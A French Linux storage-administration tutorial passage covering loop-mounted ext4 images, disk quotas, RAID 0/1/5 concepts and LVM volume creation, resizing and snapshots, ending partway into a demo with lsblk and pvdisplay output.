```

Vérification

```
# df -Th
Filesystem  Type      Size  Used Avail Use% Mounted on
udev        devtmpfs  981M   12K  981M   1% /dev
tmpfs       tmpfs     199M  1,5M  197M   1% /run
/dev/dm-0   ext4      18G  3,8G  13G  23% /
none        tmpfs     4,0K    0  4,0K   0% /sys/fs/cgroup
none        tmpfs     5,0M    0  5,0M   0% /run/lock
none        tmpfs     992M  152K  992M   1% /run/shm
none        tmpfs     100M   68K  100M   1% /run/user
/dev/sda1   ext2      236M   40M  184M  18% /boot
/dev/loop0   ext4      976M  1,3M  908M   1% /mnt/ext4
# echo $(date) > /mnt/ext4/f1
# echo $(date) > /mnt/ext4/f2
# mkdir /mnt/ext4/dir
# ls /mnt/ext4
dir f1 f2 lost+found
```

Démontage et vérification du FS :

```
# umount /root/fs_ext4.img
# fsck /root/fs_ext4.img
fsck from util-linux 2.20.1
```

```
e2fsck 1.42.9 (4-Feb-2014)
/root/fs_ext4.img: clean, 14/65536 files, 12638/262144 blocks
```

Rendre le point de montage automatique au démarrage :

```
# echo "/root/fs_ext4.img /mnt/ext4 ext4 rw 0 0" >> /etc/fstab
# mount -a
# df -Th
```

1.8. Quotas

Les quotas sur les disques se gèrent différemment d'un FS à l'autre.

Depuis que XFS est le FS par défaut on utilise les utilitaires XFS intégrés : https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/7/html/Storage_Administration_Guide/xfsquota.html

- 1. En FS EXT4, il faut les utilitaires disponibles :

```
yum -y install quota || apt-get install quota quotatool
```

- 1. Il sera nécessaire aussi d'activer les options `usrquota` et `grpquota` dans `/etc/fstab` :

```
# grep quota /etc/fstab
/root/fs_ext4.img /mnt/ext4 ext4 rw,usrquota,grpquota 0 0
```

- 1. On crée (`-c`) la base de donnée de quota pour le FS de manière verbuse (`-v`) des utilisateurs (`-u`) et groupes (`-g`) :

```
# quotacheck -cugv /mnt/ext4
```

- 1. Vérification :

```
# quotacheck -avug
```

Voici les limites proposées :

soft (souple) : avertira les utilisateurs d'un dépassement souple (en Ko).

hard : Empêchera l'usage supplémentaire du disque en cas de dépassement.

On peut aussi limiter le nombre d'inodes.

Enfin, on appelle la période de grâce le délai pendant lequel une limite souple peut être dépassée pour devenir une limite dure.

- 1. Configurer un utilisateur

```
# edquota -u jack
```

- 1. Configurer un groupe :

```
# edquota -u devel
```

- 1. Vérifier les quotas :

```
# repquota -as
*** Rapport pour les quotas user sur le périphérique /dev/loop1
Période de sursis bloc : 7days ; période de sursis inode : 7days
          Space limits           File limits
Utilisateur   utilisé souple stricte sursis utilisé souple stricte sursis
-----
```

```
root      --    20K    0K    0K      2    0    0
```

-

1. Régler la période de sursis :

```
edquota -t
```

2. RAID

On se contentera de parler ici des technologies RAID0, RAID1 et RAID5. On peut se référer à la source pour les autres types de RAID notamment combinés (RAID01, RAID10, ...): [https://fr.wikipedia.org/wiki/RAID_\(informatique\)](https://fr.wikipedia.org/wiki/RAID_(informatique))

Le RAID est un ensemble de techniques de virtualisation du stockage permettant de répartir des données sur plusieurs disques durs afin d'améliorer soit les performances, soit la sécurité ou la tolérance aux pannes de l'ensemble du ou des systèmes.

L'acronyme RAID a été défini en 1987 par l'Université de Berkeley, dans un article nommé A Case for Redundant Arrays of Inexpensive Disks (RAID), soit « regroupement redondant de disques peu onéreux ». Aujourd'hui, le mot est devenu l'acronyme de Redundant Array of Independent Disks, ce qui signifie « regroupement redondant de disques indépendants ».

Le système RAID est :


- soit un système de redondance qui donne au stockage des données une certaine tolérance aux pannes matérielles (ex : RAID1).
- soit un système de répartition qui améliore ses performances (ex : RAID0).
- soit les deux à la fois, mais avec une moins bonne efficacité (ex : RAID5).

Le système RAID est donc capable de gérer d'une manière ou d'une autre la répartition et la cohérence de ces données. Ce système de contrôle peut être purement logiciel ou utiliser un matériel dédié.

2.1. RAID 0 : volume agrégé par bandes

Le RAID 0, également connu sous le nom d'« entrelacement de disques » ou de « volume agrégé par bandes » (striping en anglais), est une configuration RAID permettant d'augmenter significativement les performances de la grappe en faisant travailler n disques durs en parallèle (avec $n > ou = 2$).

RAID 0



La capacité totale est égale à celle du plus petit élément de la grappe multiplié par le nombre d'éléments présent dans la grappe, car le système d'agrégation par bandes se retrouvera bloqué une fois que le plus petit disque sera rempli (voir schéma). L'espace excédentaire des autres éléments de la grappe restera inutilisé. Il est donc conseillé d'utiliser des disques de même capacité.

Le défaut de cette solution est que la perte d'un seul disque entraîne la perte de toutes ses données. Coût


Dans un RAID 0, qui n'apporte aucune redondance, tout l'espace disque disponible est utilisé (tant que tous les disques ont la même capacité).

Dans cette configuration, les données sont réparties par bandes (stripes en anglais) d'une taille fixe. Cette taille est appelée granularité.

2.2. RAID 1 : Disques en miroir

Le RAID 1 consiste en l'utilisation de n disques redondants (avec $n > ou = 2$), chaque disque de la grappe contenant à tout moment exactement les mêmes données, d'où l'utilisation du mot « miroir » (mirroring en anglais).

RAID 1



La capacité totale est égale à celle du plus petit élément de la grappe. L'espace excédentaire des autres éléments de la grappe restera inutilisé. Il est donc conseillé d'utiliser des éléments identiques.

Cette solution offre un excellent niveau de protection des données. Elle accepte une défaillance de $n-1$ éléments.

Les coûts de stockage sont élevés et directement proportionnels au nombre de miroirs utilisés alors que la capacité utile reste inchangée. Plus le nombre de miroirs est élevé, et plus la sécurité augmente, mais plus son coût devient prohibitif.

Les accès en lecture du système d'exploitation se font sur le disque le plus facilement accessible à ce moment-là. Les écritures sur la grappe se font de manière simultanée sur tous les disques, de façon à ce que n'importe quel disque soit interchangeable à tout moment.


Lors de la défaillance de l'un des disques, le contrôleur RAID désactive (de manière transparente pour l'accès aux données) le disque incriminé. Une fois le disque défectueux remplacé, le contrôleur RAID reconstitue, soit automatiquement, soit sur intervention manuelle, le miroir. Une fois la synchronisation effectuée, le RAID retrouve son niveau initial de redondance.

La migration du RAID1 vers RAID0, RAID5, RAID6 est presque toujours envisageable, ce qui fait du RAID1 une bonne solution de départ si on n'a pas un besoin de performance important.

2.3. RAID 5 : volume agrégé par bandes à parité répartie

Le RAID 5 combine la méthode du volume agrégé par bandes (striping) à une parité répartie. Il s'agit là d'un ensemble à redondance $N+1$. La parité, qui est incluse avec chaque écriture se retrouve répartie circulairement sur les différents disques. Chaque bande est donc constituée de N blocs de données et d'un bloc de parité. Ainsi, en cas de défaillance de l'un des disques de la grappe, pour chaque bande il manquera soit un bloc de données soit le bloc de parité. Si c'est le bloc de parité, ce n'est pas grave, car aucune donnée ne manque. Si c'est un bloc de données, on peut calculer son contenu à partir des $N-1$ autres blocs de données et du bloc de parité. L'intégrité des données de chaque bande est préservée. Donc non seulement la grappe est toujours en état de fonctionner, mais il est de plus possible de reconstruire le disque une fois échangé à partir des données et des informations de parité contenues sur les autres disques.

RAID 5



On voit donc que le RAID 5 ne supporte la perte que d'un seul disque à la fois. Ce qui devient un problème depuis que les disques qui composent une grappe sont de plus en plus gros (1 To et plus). Le temps de reconstruction de la parité en cas de disque défaillant est allongé. Il est généralement de 2 h pour des disques de 300 Go contre une dizaine d'heures pour 1 To. Pour limiter le risque il est courant de dédier un disque dit de spare. En régime normal il est inutilisé. En cas de panne d'un disque, il prendra automatiquement la place du disque défaillant. Cela nécessite une phase communément appelée "recalcul de parité". Elle consiste pour chaque bande à recréer sur le nouveau disque le bloc manquant (données ou parité).

Bien sûr pendant tout le temps du recalcul de la parité le disque est disponible normalement pour l'ordinateur qui se trouve juste un peu ralenti.

Ce système nécessite impérativement un minimum de trois disques durs. Ceux-ci doivent généralement être de même taille, mais un grand nombre de cartes RAID modernes autorisent des disques de tailles différentes.

La capacité de stockage utile réelle, pour un système de X disques de capacité c identiques est de $(X-1)$ fois c . En cas d'utilisation de disques de capacités différentes, le système utilisera dans la formule précédente la capacité minimale.

Ainsi par exemple, trois disques de 100 Go en RAID 5 offrent 200 Go utiles ; dix disques, 900 Go utiles.

Ce système allie sécurité (grâce à la parité) et bonne disponibilité (grâce à la répartition de la parité), même en cas de défaillance d'un des périphériques de stockage.

3. Logical Volume Manager LVM

Documentation : https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/7/html/Logical_Volume_Manager_Administration/index.html

LVM est un ensemble d'outils de l'espace utilisateur Linux pour fournir des commodités de gestion du stockage (volumes).

LVM (Logical Volume Manager) répond principalement au besoin

- d'évolutivité des capacités de stockage
- tout en assurant la disponibilité du service.

Plus simplement il s'agit de **redimensionner un système de fichiers (FS) dynamiquement** (en augmentant ou en réduisant le nombre de disques physiques disponibles) avec un minimum d'interruption.

On utilise communément LVM en version 2. Le cas échéant, il s'installe.

3.1. Prise d'information

La commande `lsblk` vous indique la manière dont vos disques sont montés. Aussi, la commande `df -h` vous donne des informations utiles.

3.2. Casus

On peut illustrer la fonctionnalité LVM dans le cas est le suivant.

Traditionnellement, un disque est constitué d'une ou plusieurs partitions :

- soit montée en racine unique d'un système,
- soit qui héberge le point de montage d'une application (`/home`, `/var/www/html`, `/opt/nfs-share/`, ...)
- ou une partition Swap

Comment étendre les capacités d'une partition qui a atteint le seuil d'occupation maximale du disque qui l'héberge ?

Par exemple, les partitions configurées occupent entièrement les 128Go que peut offrir un disque `/dev/sda`.


La solution sans LVM consisterait à copier les données du système de fichiers saturé sur le système de fichiers d'un nouveau disque de plus grande capacité ajouté. On peut aussi réaliser le redimensionnement avec des outils comme `parted` ou d'autres biens connus.

Quoi qu'il en soit, dans ce cas, on ne peut qu'imager le manque en disponibilité et en évolutivité de la solution de stockage.

3.3. Solution LVM

Sous certaines conditions, LVM autorisera un taux de disponibilité proche du maximum lors du redimensionnement du système de fichiers qui consiste souvent en une extension en capacité.

En supplément, LVM supporte deux fonctionnalités qui améliorent ces critères : le mirroring et les snapshots (voir plus bas).



3.4. Concepts

Système de fichiers LV VG PV

Avec LVM, le système de fichiers (FS : EXT4, XFS, BTRFS, ...) est supporté par un *Logical Volume* (LV) au lieu d'être supporté par une partition ou autre périphérique. Un LV est un container de FS.

Les LV appartiennent à un Volume Group (VG). Un **VG** est une sorte d'entité logique qui représente une capacité de stockage.

Le noyau voit les VG comme des périphériques de type *block* (commande `lsblk`) et leurs LV comme leurs partitions. Ces périphériques sont dénommés par UUID, selon le schéma `/dev/mapper/vg-lv` ou encore selon le schéma `/dev/vg/lv`.

Un VG est constitué d'un ensemble de Physical Volume (PV). Les **PV** sont les périphériques physiques de stockage. Ils peuvent être :


- Un disque entier dont on a effacé le secteur d'amorçage (les premiers 512 octets du disque).
- Une partition d'un disque marquée par `fdisk` en type 8e.
- Un fichier de loopback.
- Un array RAID.

Extents

Un PV est composé d'entités de 4 Mo par défaut que l'on appelle des Physical Extents (PE). Les **Extents** sont des blocs contigus réservés pour des fichiers sur un FS. Dans un PV de 4 Go, on dispose de 1023 PE par défaut.

Un VG est donc un potentiel, un stock, de PE disponibles. Un LV est composé de Logical Extents (LE) qui sont liés à un (1) voire plusieurs PE. Ces "metadonnées" de correspondance sont écrites et réservées au début de chaque PV. Dans un VG de 8 Go, on dispose de 2046 PE par défaut. Dans un LV de 1 Go, on dispose de 256 LE.

Un VG est donc un stock de PE (fournis par les PV) liés à des LE qui constituent le LV.



Source : <http://commons.wikimedia.org/wiki/File:LVM1.svg>

4. Opérations

4.1. Déploiement

Installation

Installation

```
apt-get install lvm2 || yum install lvm2
```

Liste des commandes LVM

```
(rpm -ql lvm2 | grep 'sbin' | sed 's/.*/sbin\///g') || dpkg -L lvm2
```

Partition racine unique et /boot

On peut vérifier le système

```
fdisk -l /dev/sda
```

```
lsblk
```

```
lvmdiskscan
```

Création d'un LV initial

Initialisation de PV

```
pvcreate /dev/sdx
```

Visualisation

```
pvs  
pvscan  
pvdisplay
```

```
vgcreate vg1 /dev/sdx /dev/sdy
```

```
vgs  
vgdisplay  
pvs
```

```
lvcreate -L 8G -n lv1 vg1
```

```
lvs  
lvdisplay
```

Point de montage utilisateur en EXT4

```
mkfs.ext4 /dev/vg1/lv1  
mount /dev/vg1/lv1 /opt
```

Point de montage utilisateur en XFS

```
mkfs.xfs /dev/vg1/lv1  
mount /dev/vg1/lv1 /opt
```

Mirroring

Si les technologies RAID matériel et logiciel sont supportées par LVM et sont conseillées dans leurs meilleures versions selon les bons usages, alors un PV représente un array raid (`/dev/md0` par exemple).

LVM offre une sécurité concurrente sinon complémentaire en proposant des fonctions de type RAID logique (linear par défaut, mirroring, stripping).

Les LE sont liés typiquement à deux PE sur des PV distincts, mais on peut créer 2 copies.

La création d'un journal de synchronisation peut consommer un certain temps. On conseille de le stocker sur un autre PV que celui qui abrite les données du miroir.

En cas de perte le PV utilise les PE restants. En cas de miroir simple (`lvcreate -m 1`), le LV fonctionne en mode linear (`lvcreate -m 0` par défaut).

Faut-il aussi que le VG qui supporte des LV en mirroring dispose de suffisamment de ressources.

4.2. Redimensionnement dynamique

LVM permet de redimensionner des VG en leur retirant ou en leur ajoutant des PV (stock de PE). On peut alors redimensionner.

La disponibilité dépend des capacités du système de fichiers à se redimensionner dynamiquement sans démontage/montage. En 2015, EXT4, XFS et BTRFS supportent cette fonction.

On prendra certainement garde à réaliser une sauvegarde du FS avant un redimensionnement.

Le plus sûr est de :

1. démonter le FS
2. vérifier
3. redimensionner
4. vérifier
5. remonter

Propriétés des système de fichiers

- EXT4 autorise un redimensionnement à froid (LV démonté) ou à chaud (LV monté).
- XFS se caractérise par le fait qu'il n'autorise que des extensions à chaud. Aucune réduction n'est possible.
- BTRFS permet une extension ou une réduction sur des LV montés ou non.

Extension à chaud en EXT4

```
df -h
lvextend -L +1G /dev/vg1/lv1
resize2fs /dev/vg1/lv1
lvs
df -h
```

Extension à chaud en XFS

```
df -h
lvextend -L +1G /dev/vg1/lv1
xfs_growfs /dev/vg1/lv1
lvs
df -h
```

Réduction en EXT4 : démonté et vérifié

Remplacement d'un espace de stockage (disque SATA, partition) en mode linear

Remplacement d'un espace de stockage (disque SATA, partition) en mode mirroring

Passage en mode linear

```
lvconvert -m 0
lvs
pvs
```

Réduction du VG

```
vgreduce
```

Retrait du PV

```
pvremove
```

Ajout du PV de remplacement (pas nécessairement identique à l'original) et extension du VG

```
pvcreate
vgextend
```

Reconstruction et vérification

```
lvconvert -m 1
lvs
```

Remplacement d'un disque d'un array RAID logiciel sur PV utilisé

Voir Cas 2.

Destruction d'un LV

```
lvremove
```

Destruction d'un VG

```
vgremove
```

Destruction d'un PV

```
pvremove
```

4.3. Snapshots

Un snapshot est l'action de prendre une image figée du LV.

A condition d'être montée, une copie du LV au moment de la capture reste accessible pendant une sauvegarde du système de fichiers. Cette copie est faite instantanément sans interruption.

A condition d'approvisionner en suffisance le VG qui héberge des snapshots, on l'imagine comme solution de clonage liés de machines virtuelles.

Ce n'est pas un sauvegarde exacte. Alors que le LV original continue à être accessible et à être modifié régulièrement, LVM enregistre les différences à partir du moment de la capture jusqu'à sa destruction. La permanence de l'instantané est maintenu par cette différence.

Autrement dit, sa dimension dépend des différences opérées jusqu'à la suppression du snapshot. Pour donner un ordre de grandeur dans la prévision de sa taille, un effacement complet du contenu du FS occuperait 100% du LV original. En général, 5 à 15 % peuvent suffire selon les transactions effectuées jusqu'à la suppression.

Le facteur temps joue aussi dans l'espace occupé par le snapshot.

Un snapshot est censé être temporaire. D'ailleurs, il s'efface lors du redémarrage du service.


```
lvcreate -s
```

5. Cas 1 : Démo LVM

Configuration : distribution de base et 4 disques supplémentaires (sdb, sdc, sdd, sde) minimum voire plus ou à réutiliser.

Dans un premier temps, on tentera de comprendre la démo ci-dessous. Crédit de 4 espaces de stockage de 1 Go à des fins de partage dans un volume de 8 Go (2 disques)

- PV : 2 X 4 Go
- VG : 8 Go
- LV : 50 %
 - /opt/share1 : 1 Go en EXT4
 - /opt/share2 : 1 Go en XFS
 - /opt/share3 : 1 Go en BTRFS
 - /opt/share4 : 1 Go



Phase 1 : Physical Volumes

Prise d'information

```
# lsblk
NAME  MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
fd0    2:0    1   4K  0 disk
sda    8:0    0  80G  0 disk
└─sda1  8:1    0 23,3G  0 part
└─sda2  8:2    0   2G  0 part [SWAP]
└─sda3  8:3    0 24,4G  0 part /
└─sda4  8:4    0   1K  0 part
└─sda5  8:5    0   20G  0 part /home
sdb    8:16   0   4G  0 disk
sdc    8:32   0   4G  0 disk
sdd    8:48   0   4G  0 disk
sde    8:64   0   4G  0 disk
sr0   11:0    1 1024M 0 rom
```

Création de PV

```
# pvcreate /dev/sd[b-c]
Physical volume "/dev/sdb" successfully created
Physical volume "/dev/sdc" successfully created
```

Scan de tous les périphériques LVM

```
# lvmdiskscan
/dev/sda1 [ 23,28 GiB]
/dev/sda2 [ 2,00 GiB]
/dev/sda3 [ 24,41 GiB]
/dev/sda5 [ 20,00 GiB]
/dev/sdb [ 4,00 GiB] LVM physical volume
/dev/sdc [ 4,00 GiB] LVM physical volume
/dev/sdd [ 4,00 GiB]
/dev/sde [ 4,00 GiB]
2 disks
4 partitions
2 LVM physical volume whole disks
0 LVM physical volumes
```

Vérification PV

```
# pvdisplay
"/dev/sdc" is a new physical volume of "4,00 GiB"
--- NEW Physical volume ---
PV Name           /dev/sdc
VG Name
PV Size          4,00 GiB
Allocatable      NO
PE Size          0
Total PE         0
Free PE          0
Allocated PE     0
PV UUID          p1NX9t-Q6zI-x93K-x8Zh-eM1b-ZG2j-daJ49X

"/dev/sdb" is a new physical volume of "4,00 GiB"
--- NEW Physical volume ---
PV Name           /dev/sdb
VG Name
PV Size          4,00 GiB
Allocatable      NO
PE Size          0
Total PE         0
Free PE          0
Allocated PE     0
PV UUID          723B2y-ZwHK-0zZz-Nq3u-fkMc-Xd1I-ZeCPFD
```

```
# pvscan
